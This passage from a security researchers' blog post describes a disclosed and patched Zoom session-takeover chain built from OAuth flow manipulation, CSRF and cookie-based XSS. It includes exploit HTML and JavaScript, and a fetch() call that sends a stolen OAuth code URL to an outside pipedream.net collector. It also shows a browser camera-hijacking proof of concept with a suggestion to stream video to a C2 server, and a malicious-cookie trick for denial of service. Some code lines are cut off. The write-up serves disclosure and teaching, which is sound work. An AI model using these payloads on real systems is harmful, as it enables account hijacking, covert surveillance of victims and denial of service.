            window.open("","csrfWindow","width=500,height=300,toolbar=0");
            csrfForm.submit()


            setTimeout(() => {
                window.location = `https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-ed6lnodi1grnoomiuknqkq2rbvd2udku.apps.googleusercontent.com&scope=profile%20email&redirect_u

            }, 5000);

            //great now if I run `window.opener` from the xss page I get the whole token and everything

        }

    </script>

    <a href="#" onclick="startExploit()">Start Exploit</a>
</body>
```

Which looks like this

The form input field next to the `Submit` button contains the XSS payload which we are going to execute. The textarea field next to the `Start Exploit` link contains the required cookies for converting the authorization code to a session cookie. (These are sent to the attacker controlled domain and are only shown the webpage to make the triage process easier. In a real world scenerio, the victim will not see this and the form will submit automatically)

The attack will work like this, the attacker sends the victim a URL. The victim opens it, the PHP script makes a request to get the OAuth URL and makes the changes to it for the attack.

When this method is called, it opens a new window to submit the CSRF (Post-based XSS) form which triggers the XSS in `redacted.zoom.us`, let's call this window winA. After an interval of 3 sec, the current window - let's call it winB - will redirect to the OAuth URL which we fetched from the `Location` header server side. This URL, which is passed to `window.location` in the code, is updated dynamically.

```
function startExploit() {

    window.open("", "csrfWindow", "width=500,height=300,toolbar=0");
    csrfForm.submit()

    setTimeout(() => {
        window.location = `https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&clie

    }, 3000);
}
```

This payload is executed in the context of `redacted.zoom.us` in winA

```
<script>
    document.cookie=`_zm_csp_script_nonce="test\\"' 'nonce-test' 'unsafe-eval' >eval(atob('c2V0VGltZW91dCgoKT0+e2Zl
    location=`https://zoom.us/webinar/register`
</script>
```

It sets the cookie `_zm_csp_script_nonce` for the domain `.zoom.us` with an XSS payload in it. We also added the path attribute for the cookie so that in case there exists a cookie already with the same name, our cookie will be prioritized due to the path attribute being more specific. After setting the XSS cookie we are redirecting the user to `https://zoom.us/webinar/register` endpoint which eventually reflects the malicious cookie set by us (any other endpoint can also be used here).

[image: image]

Due to the redirect, winA is now on `http://zoom.us/webinar/register` instead of `http://redacted.zoom.us`.

The base64 encoded payload will be executed in the context of `zoom.us` now :)

```
setTimeout(() => {
    fetch('https://en2celr7rewbul.m.pipedream.net/steal?q='+escape(window.opener.document.location));
    alert(window.opener.document.location)
},7000)
```

Meanwhile in winB, the OAuth flow takes place as we have modified the `prompt` parameter to no longer ask the user select an account, everything will happen automatically. The OAuth flow then

fails due to the state not being matched with the cookie (as we already explained above how sites protect themselves from CSRF attacks related to OAuth).

winB's location is now:

```
https://zoom.us/google/oauth?state=bXV2aG1Sc2VRdldSeDNXNFNzLVU0Zyxnb29nbGVfc2lnbmlu&code=4%2F0AfJohXkMTag3
```

The exploit in winA will wait for 7 seconds before executing, to make sure the OAuth flow in winB completed.

winA and winB both have the same origin, so from the XSS (winA) we can read the URL which is in the winB window.

If you run this line from winA it will give you the URL for winB:

```
window.opener.document.location
```



To retrieve the session cookie via this leaked authorization code, all the attacker needs to do is set the cookies which were there in the Set-Cookie header at the time of generating OAuth URL.

```
document.cookie=`zm_aid=`
document.cookie=`zm_haid=`
document.cookie=`zm_tmaid=`
document.cookie=`zm_htmaid=`
document.cookie=`_zm_ssid=aw1_c_aFS0HVVySFmZoarF3Qj_-w`
document.cookie=`cred=3D7A17F31EA2A14B65C6782FF8F8A1DF`
document.cookie=`_zm_ctaid=Uf0-OC3_SU2BTBOfXWm3gw.1703336422341.28338e33113985a3c6d6bc6656287b42`
document.cookie=`_zm_chtaid=654`
document.cookie=`_zm_mtk_guid=601664c9c9cd4ffbb57f528bbc8d4468`
document.cookie=`_zm_o2state=muvhmRseQvWRx3W4Ss-U4g`
document.cookie=`zm_oauth_back_params=eyJiYXNlX3VybCI6Imh0dHBzOi8vem9vbS51cyJ9`
document.cookie=`type=`
document.cookie=`__cf_bm=otgutjPDdv9S0JkAqKU4sa.Q_EfACW4YlNNaSp3rwfg-1703336422-1-AVIQB8JfUE2Jo3PpRiVsrpy66COc+hCJjt7ExUPvgooq
UALMjBPg5WPQyhvGV7W1lBIzTyk4fuV2PKWCIsPc16I=`
```

Line 14, Column 1 — Tab Size: 4 — Plain Text

After setting the cookies, just open the leaked URL which has the code and state in it. The attacker can retrieve this URL from its logs, and will successfully log in to the victim's account.

Here is a graphic we drew to help you visualize the OAuth Dirty Dancing attack flow:

After reporting this vulnerability, we were surprised to see that the Zoom team initially rated our exploit a "medium" severity. There seemed to be a misunderstanding on what they considered to be an "Account Takeover", which they defined as completely resetting the user's password and locking them out. Our exploit leaked the victim's session in order to log into their account, without the ability to change the password. This is the reason we are using "Session Takeover" instead of "Account Takeover", so we can be consistent with Zoom's VISS definition. While this was a bit

disappointing considering the amount of work we put into this, we decided to accept this as a challenge and increase the impact.

The reason that the Zoom team wanted to see a password reset is because it demonstrated the persistence of the attacker within the victim's account. However, resetting a user's password isn't the only way to show persistence, which brings us to the second reason I love cookie XSS so much.

When exploited, cookie XSS are essentially client-side stored XSS. Since cookies are stored within the victim's browser, and are sent on each request, every future request to the vulnerable page will result in an XSS. This means that the XSS lives as long as the cookie lives.

In our scenario, this is even better, because as we mentioned before, this specific cookie XSS actually exists on almost all pages of `zoom.us`, meaning that it will trigger an XSS on almost every request the user makes. This is really useful, because it actually allows us to do a lot of neat tricks.

First and most obvious advantage of this persistence is that we can write a self-healing exploit. In order to ensure that we don't lose access to the victim's account, we can write an exploit within the Cookie XSS which restarts the exploit silently whenever the attacker loses access. This could be because of expired sessions, or if the victim kicked out any signed in devices. Once we are persistent in the victim's browser, we can replay the attack anytime something goes wrong, as long as the victim continues to use Zoom from the browser with the poisoned cookies.

Browser Permission Hijacking

This is probably my favorite trick we used in this exploit. To completely milk this vulnerability out of impact, we used a very cool trick which allowed us to weaponize our chain into persistent spyware.

So to recap, at this point we have a working exploit chain to a persistent XSS on almost every page on most subdomains of `zoom.us`. If we also take into consideration that Zoom is a video conferencing company, we can assume that they have a web-based version for video calls. From that, we can conclude that if a victim ever used Zoom over the web, then they already enabled the necessary permissions for zoom's origin to have access to their microphone and camera, for legitimate purposes of course. If this is true, then we can add a new feature to our exploit which hijacks these browser permissions and silently turns on the victim's microphone and camera, without needing the victim to accept the popup permission box.

Since we have a persistent exploit, we don't need any more user interaction after our victim has been infected once, which allows us to perform this exploit every time a user gets on a meeting, or visits the site in general. Let's see how we did this.

First, we needed to find the feature which allows us to join or start a meeting. We found the "Join from Your Browser" link when launching a new meeting.



Clicking on it redirected us to `app.zoom.us`. This is where the browser will ask you to accept permissions to use the camera and microphone if this is your first time using the web interface. If you already accepted these permissions in the past, it won't ask you again. So this attack vector will only work for users who have used the web interface of Zoom at least once. To make this work, we need to execute javascript on `app.zoom.us`, and luckily for us, `app.zoom.us` is actually an exact clone of `zoom.us`, meaning our exploit chain works for this origin too.

To begin this part of the exploit, the attacker will need to know if the user has these permissions enabled or not. To enumerate browser permissions using javascript, we can use the navigator API. Here is an example of how to do this with the camera permission:

```
navigator.permissions.query({name:"camera"}).then((result) => {
 console.log(result.state)
});
```

If the permission is enabled, we can expect `result.state` to be set to `granted`. If not enabled, we can expect it to be `prompt` instead. If it was denied by the user, we can expect `denied`. We can check the state of the expected permissions using the above piece of code, and only start spying on the user if the permissions are granted, this way we don't alert a user who did not enable these permissions. The chances of these permissions being enabled are as high as the chances of a user ever using the web-app version of Zoom to hold a meeting at least once.

Here is a quick example for a javascript PoC to show that you can indeed enable the camera:

```
const video = document.createElement('video');
video.autoplay = true;
video.style.width = '100%';
video.style.maxWidth = '600px';

document.body.appendChild(video);

navigator.mediaDevices.getUserMedia({ video: true })
  .then((stream) => video.srcObject = stream)
  .catch((error) => alert(`getUserMedia error: ${error.name}`));
```

Obviously this isn't malicious as it is, but now you can use webRTC and websockets to send the webcam's video stream to a C2 server to spy on the user without having them accept any permissions.

When looking for XSS, always take the context into consideration. Some webpages are more trusted and privileged than other web pages, whether it's CORS, X-Frames or Browser permissions. So next time you find an XSS, do yourself a favor and enumerate browser permissions, because you might have struck gold.

DoS by WAF Frame-up

We also wanted to score some availability points, and show secondary attack vectors. We abused the WAF to frame the victim as a malicious user by tossing a malicious cookie to every Zoom subdomain like so:

```
document.cookie="test=<script>; domain=.zoom.us"
```

Any Zoom subdomain with a WAF will immediately detect the tossed cookie as a malicious one, and deny access to the user. By simply framing the user as an attacker, we can effectively deny the victim access to every page on every subdomain which uses a WAF.

Pro Tip: If you don’t want to be a jerk and completely deny access to every page, you can utilize the “path” cookie flag to only send the malicious cookie to specific pages which you don’t want your victim to access, such as the “change password” page for example ;)

```
document.cookie="test=<script>; domain=.example.com; path=/change-password"
```

Conclusion

This was quite a fun exploit to write, and many fun new techniques to learn and apply in the future.

First, we learned that cookie XSS has much more potential than initially expected, as they are not only exploitable by cache poisoning, but by cookie tossing as well. This opens many new doors to upgrade XSS vulnerabilities on otherwise useless subdomains.

Additionally, we learned that having a working XSS in a cookie is actually quite powerful, and introduces persistence within the browser, which is really useful for keeping session takeovers alive and for writing spyware.

We also learned that some websites are more privileged than others, and taking advantage of any previously granted permissions - such as the camera and microphone - can make XSS exploits so much more dangerous and impactful. To reiterate, the vulnerability was fully patched by Zoom and verified by our team.

Lastly, we also learned that if we want to score these CVSS availability points for any XSS vulnerability, we can use a WAF Frame-Up, where we deny service to the victim by cookie tossing intentionally malicious cookies to every subdomain to make it seem like our victim is an attacker.

If you are still reading, thank you for taking your time to finish this blog! We know it was long and full of details, and we hope you learned a thing or two :)

If you have any questions, do not hesitate to reach out to me (H4R3L), Sudi, or BrunoZero on X.